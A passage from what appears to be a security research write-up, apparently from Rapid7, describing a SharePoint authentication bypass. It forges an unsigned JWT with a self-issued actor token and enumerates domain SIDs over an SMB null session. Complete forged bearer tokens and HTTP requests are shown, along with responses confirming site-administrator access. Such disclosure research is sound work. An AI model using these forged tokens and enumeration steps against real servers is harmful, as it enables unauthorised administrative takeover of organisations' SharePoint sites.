Using the above x509 certificate, we can compute the x5t by base64 decoding the entire x509 certificate, computing the SHA1 digest value, then base64 encoding that raw digest value. In our example we get an x5t value of i_gz5qfYp5YPWAK1__0YhZnipLI. We can also see we discover the target realm (af90cc03-4a26-45e9-906a-609cebcebbde) which we will use later in the forged JWT.

We then begin to construct the malicious JWT. The outer token will have a header of:

{"alg": "none", "typ": "JWT"}

The payload is shown below. The audience (aud) claim contains the target systems hostname (win-b0i6kv698ls) and realm. The issuer (iss) claim is 00000003-0000-0ff1-ce00-000000000000 which is the well known SharePoint principal application ID. The Name ID (nameid) represent the SharePoint user we will identify as, in our example we use a SID of S-1-5-21-4203888158-2793536450-3921675298-500 which represent the domain admin that we want to authenticate as using the urn:office:idp:activedirectory identity provider. Finally an inner actortoken token is base64 encoded.

As an aside, we discover the target SID to use by first contacting the target SharePoint servers domain controller over SMB. We can use an SMB NULL session to query the LSARPC named pipe and learn the domain's Domain ID value. Then by appending Relative Identifier (RID) values (e.g. 500, 1000, 1001, 1002, ...) to the Domain ID, we can construct potential user SIDs to authenticate as. By repeating this process we iterate over all users and discover which ones are valid site user administrators. It is worth pointing out that the forged JWT does not solely require a Windows SID, and we can also identify a user via a User Principal Name (UPN), e.g. administrator@domain.local or similar. However, discovering a valid SID is more reliable in an automated scenario (assuming you can access the domain controller) than brute forcing potential UPN's, which is best suited to manual reconnaissance.

{
  "aud": "00000003-0000-0ff1-ce00-000000000000/win-b0i6kv698ls@af90cc03-4a26-45e9-906a-609cebcebbde",
  "iss": "00000003-0000-0ff1-ce00-000000000000@af90cc03-4a26-45e9-906a-609cebcebbde",
  "nbf": 1776765672,
  "exp": 1776769572,
  "nameid": "S-1-5-21-4203888158-2793536450-3921675298-500",
  "nii": "urn:office:idp:activedirectory",
  "trustedfordelegation": "true",
  "actortoken": "eyJhbGciOiAiUlMyNTYiLCAidHlwIjogIkpXVCIsICJ4NXQiOiAiaV9nejVxZllwNVlQV0FLMV9fMFloWm5pcExJIn0.eyJpc3MiOiAiMDAwMDAwMDMtMDAwMC0wZmYxLWNlMDAtMDAwMDAwMDAwMDAwQGFmOTBjYzAzLTRhMjYtNDVlOS05MDZhLTYwOWNlYmNlYmJkZSIsICJuYW1laWQiOiAiMDAwMDAwMDMtMDAwMC0wZmYxLWNlMDAtMDAwMDAwMDAwMDAwQGFmOTBjYzAzLTRhMjYtNDVlOS05MDZhLTYwOWNlYmNlYmJkZSIsICJuYmYiOiAxNzc2NzY1NjcyLCAiZXhwIjogMTc3Njc2OTU3Mn0.AAAA"
}

Inspecting the inner actortoken token, it will have a header as shown below, which includes the x5t value i_gz5qfYp5YPWAK1__0YhZnipLI corresponding to the SharePoint server's STS signing certificate.

{"alg": "RS256", "typ": "JWT", "x5t": "i_gz5qfYp5YPWAK1__0YhZnipLI"}

The inner actortoken token will have a payload as shown below. Note the nameid of this token is the same as the issuer of the STS certificate, this allows a call to SPJsonWebSecurityBaseTokenHandlerV2.ValidateActorIsSelfIssuer to succeed.

{
  "iss": "00000003-0000-0ff1-ce00-000000000000@af90cc03-4a26-45e9-906a-609cebcebbde",
  "nameid": "00000003-0000-0ff1-ce00-000000000000@af90cc03-4a26-45e9-906a-609cebcebbde",
  "nbf": 1776765672,
  "exp": 1776769572
}

And a signature which is an arbitrary non-empty string:

AAAA

Constructing the above JWT, we can base64 encode it as a bearer token and make a request to an authenticated endpoint, such as /_api/web/currentuser and prove we are authenticating as a SharePoint user.

GET /_api/web/currentuser HTTP/1.1
Host: win-b0i6kv698ls
User-Agent: curl/7.81.0
Authorization: Bearer eyJhbGciOiAibm9uZSIsICJ0eXAiOiAiSldUIn0.eyJhdWQiOiAiMDAwMDAwMDMtMDAwMC0wZmYxLWNlMDAtMDAwMDAwMDAwMDAwL3dpbi1iMGk2a3Y2OThsc0BhZjkwY2MwMy00YTI2LTQ1ZTktOTA2YS02MDljZWJjZWJiZGUiLCAiaXNzIjogIjAwMDAwMDAzLTAwMDAtMGZmMS1jZTAwLTAwMDAwMDAwMDAwMEBhZjkwY2MwMy00YTI2LTQ1ZTktOTA2YS02MDljZWJjZWJiZGUiLCAibmJmIjogMTc3Njc2NTY3MiwgImV4cCI6IDE3NzY3Njk1NzIsICJuYW1laWQiOiAiUy0xLTUtMjEtNDIwMzg4ODE1OC0yNzkzNTM2NDUwLTM5MjE2NzUyOTgtNTAwIiwgIm5paSI6ICJ1cm46b2ZmaWNlOmlkcDphY3RpdmVkaXJlY3RvcnkiLCAidHJ1c3RlZGZvcmRlbGVnYXRpb24iOiAidHJ1ZSIsICJhY3RvcnRva2VuIjogImV5SmhiR2NpT2lBaVVsTXlOVFlpTENBaWRIbHdJam9nSWtwWFZDSXNJQ0o0TlhRaU9pQWlhVjluZWpWeFpsbHdOVmxRVjBGTE1WOWZNRmxvV201cGNFeEpJbjAuZXlKcGMzTWlPaUFpTURBd01EQXdNRE10TURBd01DMHdabVl4TFdObE1EQXRNREF3TURBd01EQXdNREF3UUdGbU9UQmpZekF6TFRSaE1qWXRORFZsT1MwNU1EWmhMVFl3T1dObFltTmxZbUprWlNJc0lDSnVZVzFsYVdRaU9pQWlNREF3TURBd01ETXRNREF3TUMwd1ptWXhMV05sTURBdE1EQXdNREF3TURBd01EQXdRR0ZtT1RCall6QXpMVFJoTWpZdE5EVmxPUzA1TURaaExUWXdPV05sWW1ObFltSmtaU0lzSUNKdVltWWlPaUF4TnpjMk56WTFOamN5TENBaVpYaHdJam9nTVRjM05qYzJPVFUzTW4wLkFBQUEifQ.
Accept: application/json;odata=verbose


The following response shows this has worked, and the user we identified as is in fact a SharePoint site administrator (The returned IsSiteAdmin value is true).

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Transfer-Encoding: chunked
Content-Type: application/json;odata=verbose;charset=utf-8
Expires: Mon, 06 Apr 2026 10:06:12 GMT
Last-Modified: Tue, 21 Apr 2026 10:06:12 GMT
Server: Microsoft-IIS/10.0
X-SharePointHealthScore: 0
X-SP-SERVERSTATE: ReadOnly=0
DATASERVICEVERSION: 3.0
SPClientServiceRequestDuration: 12
SPRequestDuration: 83
X-AspNet-Version: 4.0.30319
SPRequestGuid: e01a0ca2-0b92-e0bd-6d28-7b843e6bda5c
request-id: e01a0ca2-0b92-e0bd-6d28-7b843e6bda5c
X-FRAME-OPTIONS: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self' teams.microsoft.com *.teams.microsoft.com *.skype.com *.teams.microsoft.us local.teams.office.com *.powerapps.com *.yammer.com *.officeapps.live.com *.office.com *.stream.azure-test.net *.microsoftstream.com *.dynamics.com *.microsoft.com onedrive.live.com *.onedrive.live.com;
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 16.0.0.19725
X-Content-Type-Options: nosniff
X-MS-InvokeApp: 1; RequireReadOnly
Date: Tue, 21 Apr 2026 10:06:12 GMT

{"d":{"__metadata":{"id":"https://win-b0i6kv698ls/_api/Web/GetUserById(1073741823)","uri":"https://win-b0i6kv698ls/_api/Web/GetUserById(1073741823)","type":"SP.User"},"Alerts":{"__deferred":{"uri":"https://win-b0i6kv698ls/_api/Web/GetUserById(1073741823)/Alerts"}},"Groups":{"__deferred":{"uri":"https://win-b0i6kv698ls/_api/Web/GetUserById(1073741823)/Groups"}},"Id":1073741823,"IsHiddenInUI":false,"LoginName":"SHAREPOINT\\system","Title":"System Account","PrincipalType":1,"Email":"","IsEmailAuthenticationGuestUser":false,"IsShareByEmailGuestUser":false,"IsSiteAdmin":true,"UserId":{"__metadata":{"type":"SP.UserIdInfo"},"NameId":"S-1-0-0","NameIdIssuer":"urn:office:idp:activedirectory"}}}

To begin to interact with the target SharePoint site as this user we can acquire a new form digest value via a POST request to the /_api/contextinfo endpoint.

POST /_api/contextinfo HTTP/1.1
Host: win-b0i6kv698ls
User-Agent: curl/7.81.0
Authorization: Bearer eyJhbGciOiAibm9uZSIsICJ0eXAiOiAiSldUIn0.eyJhdWQiOiAiMDAwMDAwMDMtMDAwMC0wZmYxLWNlMDAtMDAwMDAwMDAwMDAwL3dpbi1iMGk2a3Y2OThsc0BhZjkwY2MwMy00YTI2LTQ1ZTktOTA2YS02MDljZWJjZWJiZGUiLCAiaXNzIjogIjAwMDAwMDAzLTAwMDAtMGZmMS1jZTAwLTAwMDAwMDAwMDAwMEBhZjkwY2MwMy00YTI2LTQ1ZTktOTA2YS02MDljZWJjZWJiZGUiLCAibmJmIjogMTc3Njc2NTY3MiwgImV4cCI6IDE3NzY3Njk1NzIsICJuYW1laWQiOiAiUy0xLTUtMjEtNDIwMzg4ODE1OC0yNzkzNTM2NDUwLTM5MjE2NzUyOTgtNTAwIiwgIm5paSI6ICJ1cm46b2ZmaWNlOmlkcDphY3RpdmVkaXJlY3RvcnkiLCAidHJ1c3RlZGZvcmRlbGVnYXRpb24iOiAidHJ1ZSIsICJhY3RvcnRva2VuIjogImV5SmhiR2NpT2lBaVVsTXlOVFlpTENBaWRIbHdJam9nSWtwWFZDSXNJQ0o0TlhRaU9pQWlhVjluZWpWeFpsbHdOVmxRVjBGTE1WOWZNRmxvV201cGNFeEpJbjAuZXlKcGMzTWlPaUFpTURBd01EQXdNRE10TURBd01DMHdabVl4TFdObE1EQXRNREF3TURBd01EQXdNREF3UUdGbU9UQmpZekF6TFRSaE1qWXRORFZsT1MwNU1EWmhMVFl3T1dObFltTmxZbUprWlNJc0lDSnVZVzFsYVdRaU9pQWlNREF3TURBd01ETXRNREF3TUMwd1ptWXhMV05sTURBdE1EQXdNREF3TURBd01EQXdRR0ZtT1RCall6QXpMVFJoTWpZdE5EVmxPUzA1TURaaExUWXdPV05sWW1ObFltSmtaU0lzSUNKdVltWWlPaUF4TnpjMk56WTFOamN5TENBaVpYaHdJam9nTVRjM05qYzJPVFUzTW4wLkFBQUEifQ.
Accept: application/json
Content-Length: 0

Whose response contains a new FormDigestValue we can begin to use.

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Transfer-Encoding: chunked
Content-Type: application/json;odata=minimalmetadata;streaming=true;charset=utf-8
Expires: Mon, 06 Apr 2026 10:06:12 GMT
Last-Modified: Tue, 21 Apr 2026 10:06:12 GMT
Server: Microsoft-IIS/10.0
X-SharePointHealthScore: 0
X-SP-SERVERSTATE: ReadOnly=0
DATASERVICEVERSION: 3.0
SPClientServiceRequestDuration: 4
SPRequestDuration: 17
X-AspNet-Version: 4.0.30319
SPRequestGuid: e01a0ca2-db97-e0bd-6d28-795e9bdf7bdb
request-id: e01a0ca2-db97-e0bd-6d28-795e9bdf7bdb
X-FRAME-OPTIONS: SAMEORIGIN
Content-Security-Policy: frame-ancestors 'self' teams.microsoft.com *.teams.microsoft.com *.skype.com *.teams.microsoft.us local.teams.office.com *.powerapps.com *.yammer.com *.officeapps.live.com *.office.com *.stream.azure-test.net *.microsoftstream.com *.dynamics.com *.microsoft.com onedrive.live.com *.onedrive.live.com;
X-Powered-By: ASP.NET
MicrosoftSharePointTeamServices: 16.0.0.19725
X-Content-Type-Options: nosniff
X-MS-InvokeApp: 1; RequireReadOnly
Date: Tue, 21 Apr 2026 10:06:12 GMT

{"odata.metadata":"https://win-b0i6kv698ls/_api/$metadata#SP.ContextWebInformation","FormDigestTimeoutSeconds":1800,"FormDigestValue":"0x08350AA4E26C638120137515168806E0389312ED89151357A505BA8F1F7B4992AAAF9A15D4DD3D5E43ACADE857B5AE5BFFCA753401F5E5A0C3EB6F483E4188E2,21 Apr 2026 10:06:12 -0000","LibraryVersion":"16.0.19725.20210","SiteFullUrl":"https://win-b0i6kv698ls","SupportedSchemaVersions":["14.0.0.0","15.0.0.0"],"WebFullUrl":"https://win-b0i6kv698ls"}

With authentication bypassed, and with a valid form digest, the remote attacker can begin to interact with the authenticated attack surface of the target SharePoint site.

Upcoming webinar

Interested in the AI tooling leveraged throughout the research process? Join Rapid7's Stephen Fewer and Douglas McKee on Thursday, August 13 to walk through the full exploit chain, actionable next steps and more. Register here.

❌